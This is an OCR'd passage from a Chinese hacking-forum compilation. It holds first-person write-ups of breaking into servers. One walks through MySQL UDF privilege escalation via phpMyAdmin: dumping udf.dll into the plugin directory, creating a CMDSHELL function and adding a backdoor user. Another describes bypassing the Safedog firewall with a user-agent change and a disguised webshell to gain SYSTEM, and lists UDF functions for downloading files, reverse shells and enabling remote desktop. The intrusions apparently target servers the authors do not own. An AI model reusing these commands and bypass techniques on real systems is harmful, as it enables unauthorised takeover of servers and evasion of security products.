惊现 360 浏览器，如图 3-1-8：

图 3-1-8

好吧打开个 shell 点上传，如图 3-1-9：



图 3-1-9

哈哈你懂的直接右击 cmd.exe 运行
可爱的 cmd 出来了，如图 3-1-10：



图 3-1-10

但是，如图 3-1-11：

图 3-1-11

擦 360 拦截了肯定是。
net user xxxx/ad 也不行。
如图 3-1-12：

图 3-1-12

改 GUEST 也不行

问了下 fox 改不改 administrator 密码，他丫的不让我改

图 3-1-13

管他的果断改了。

如图 3-1-14：

图 3-1-14



图 3-1-15

好了结束了。

（全文完）责任编辑：xiaohui 责任主编：杨凡

第2节 phpmyadmin 直接获取系统权限

作者：小影

来自：法客论坛 - F4ckTeam

网址：http://team.f4ck.net

不知道写啥了，写个 phpmyadmin 提权的文章吧,大牛飘过，qq:1141056911 求基友共同学习

一般拿下 phpmyadmin 后台权限后都会去导出一句话到网站路径里去，但是很多时候爆不出物理路径 PHP 关闭显错了你爆不出来

于是想了下用 phpmyadmin 直接 UDF 或者 mof 搞下服务器权限吧

先执行 SQL，如图 3-2-1：

```
SELECT VERSION();  查看 mysql 版本
```

图 3-2-1

版本是 5.1。

大家都知道 mysqludf 提权 5.0 以下的要导出到 c:\windows\或者 c:\windows\system32 目录下。

而 5.1 必须要导出到 mysql 安装目录下的 lib\plugin 目录下我们怎么知道 Mysql 安装目录呢?

在执行 SQL，如图 3-2-2：

```
SELECT @@BASEDIR;
```

图 3-2-2

得出 mysql 安装路径:C:\PHPnow-1.5.6\MySQL-5.1.50\

由于是 mysql 版本 5.1 的所以要导出到 C:\PHPnow-1.5.6\MySQL-5.1.50\lib\plugin 目录下然后执行 SQL。

```
CREATE TABLE udftest(udfBLOB);  创建一个临时表
```

然后把 udf.dll 转换为 hex 代码然后插到这个表里面。

执行 SQL

```
INSERT INTO udftestvalues(CONVERT(这里换成你的 UDF 的 HEX 编码,CHAR));
```

然后导出 udf

```
SELECTudfFROMudftestINTODUMPFILE'C:\\PHPnow-1.5.6\\MySQL-5.1.50\\lib\\plugin\\udf.dll';--
```

这里后面一定要带--的注释符否则会不成功！我在这里纠结了半个小时，还好有百度，如图 3-2-3：



图 3-2-3

导出成功了删除掉临时表。

执行 SQL 语句:

```
DROPTABLEudftest;
```

然后创建 CMDSHELL 函数，如图 3-2-4：

```
CREATE FUNCTION CMDSHELL RETURNS STRING SONAME 'udf.dll'
```

图 3-2-4

然后执行：

```
SELECT CMDSHELL('netuser');
```

你会发现不回显内容，只需把那个显示 BLOB 内容勾选上九 OK 了，如图 3-2-5：



图 3-2-5

看下效果，如图 3-2-6：

图 3-2-6

乱码不用管，直接添加个用户试试，如图 3-2-7：

```
SELECTCMDSHELL ('netuserf4ck123456/add');
```

图 3-2-7

看下用户加上没，如图 3-2-8：

图 3-2-8

好啦其实也可以用 mof 提权原理是一样。

把转换好的 hex 代码给大家打包吧。

附件地址：http://pan.baidu.com/share/link?shareid=1709240015&uk=489753497

（全文完）责任编辑：xiaohui 责任主编：杨凡

第3节　一次安全狗提权

作者：小权
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net

某人发了个 SHELL 给我，叫我提权，我好奇心突然其来，进去看了下。
然后惯性的看了下支持的组件，如图 3-3-1：



图　3-3-1

支持 wscript shell
接着再看下支持的脚本，如图 3-3-2：

图　3-3-2

支持 aspx
然后本来想 Exp 提权的，接着看了下目录，全盘浏览，删了主页看了下
原来是 dedecms

最新 dedecms 出的洞，我也跟着搞了些站，那些独立的一般都是用 root 账户来当做数据库连接的

接着翻了数据库连接配置文件，如图 3-3-3：



图 3-3-3

发现是 zkeys 的，以前搞的那些 zkeys 的权限都很大，这次也一样

有了 root 之后上传 udf，如图 3-3-4：

图 3-3-4

被狗咬了
不过这个是老版本的，用火狐什么的浏览器修改一下 user-agent 就可以绕过了
新版本的安全狗是提示安全狗专家，修改 user-agent 等等都不可以绕过的
PS：今天清理聊天记录的图片，找不到了，这大半夜我也不想出去找狗，被咬就了麻烦了
图就不上了，在这里还有童鞋有疑问。为毛大马不被杀
额，其实我不知道，大马别人给我的，说是免杀
被咬了之后没想用火狐来弄
然后就上传一个一句话，很奇葩的就是为毛在上传不会被杀，而 udf 居然会被拦截
连接的时候，悲剧老咯，如图 3-3-5：



图 3-3-5

出现啦 403 错误，很明显给拦截了，然后用起来了前阵子那个谁的过狗菜刀
连接上去鸟，如图 3-3-6：



图 3-3-6

很正常的在菜刀上传了，访问的时候被狗咬了，然后加了引号，就可以访问了，如图 3-3-7



图 3-3-7

输入了密码然后

```
SELECT VERSION();
```

Mysql5.0 的版本，直接导出系统目录就行了，如图 3-3-8：



图 3-3-8

如果之前导出过一次就会出错,修改下导出的名称比如 udf1.dll

然后注册函数那个调用 dll 的名称输入导出的 dll 名称,就可以了，如图 3-3-9：



图 3-3-9

PS：这里要注意的是导出的路径要是 c:/windows/注意下斜杠是这个/而不是\,否则就会这样子，如图 3-3-10：



图 3-3-10

创建成功了,顺便讲解下函数

```
Createfunctioncmdshellreturnsstringsoname'udf.dll';
```

每一个函数有每一个函数的特有个功能,比如 cmdshell 执行命令

Shut 函数，是关机什么的

顺便附上函数名称

downloader 下载者,到网上下载指定文件并保存到指定目录

open3389 通用开 3389 终端服务,可指定端口(不改端口无需重启)

backshell 反弹 Shell

ProcessView 枚举系统进程

KillProcess 终止指定进程

regread 读注册表

regwrite 写注册表
shut 关机,注销,重启
about 说明与帮助函数
只要修改前面图片红框的地方执行创建就好了，如图 3-3-11

```
Selectcmdshell(“whoami”);
```



图 3-3-11

结束了,System 权限了
因为安全狗建立不了用户,就创建了注册表函数，如图 3-3-12、图 3-3-13：



图 3-3-12

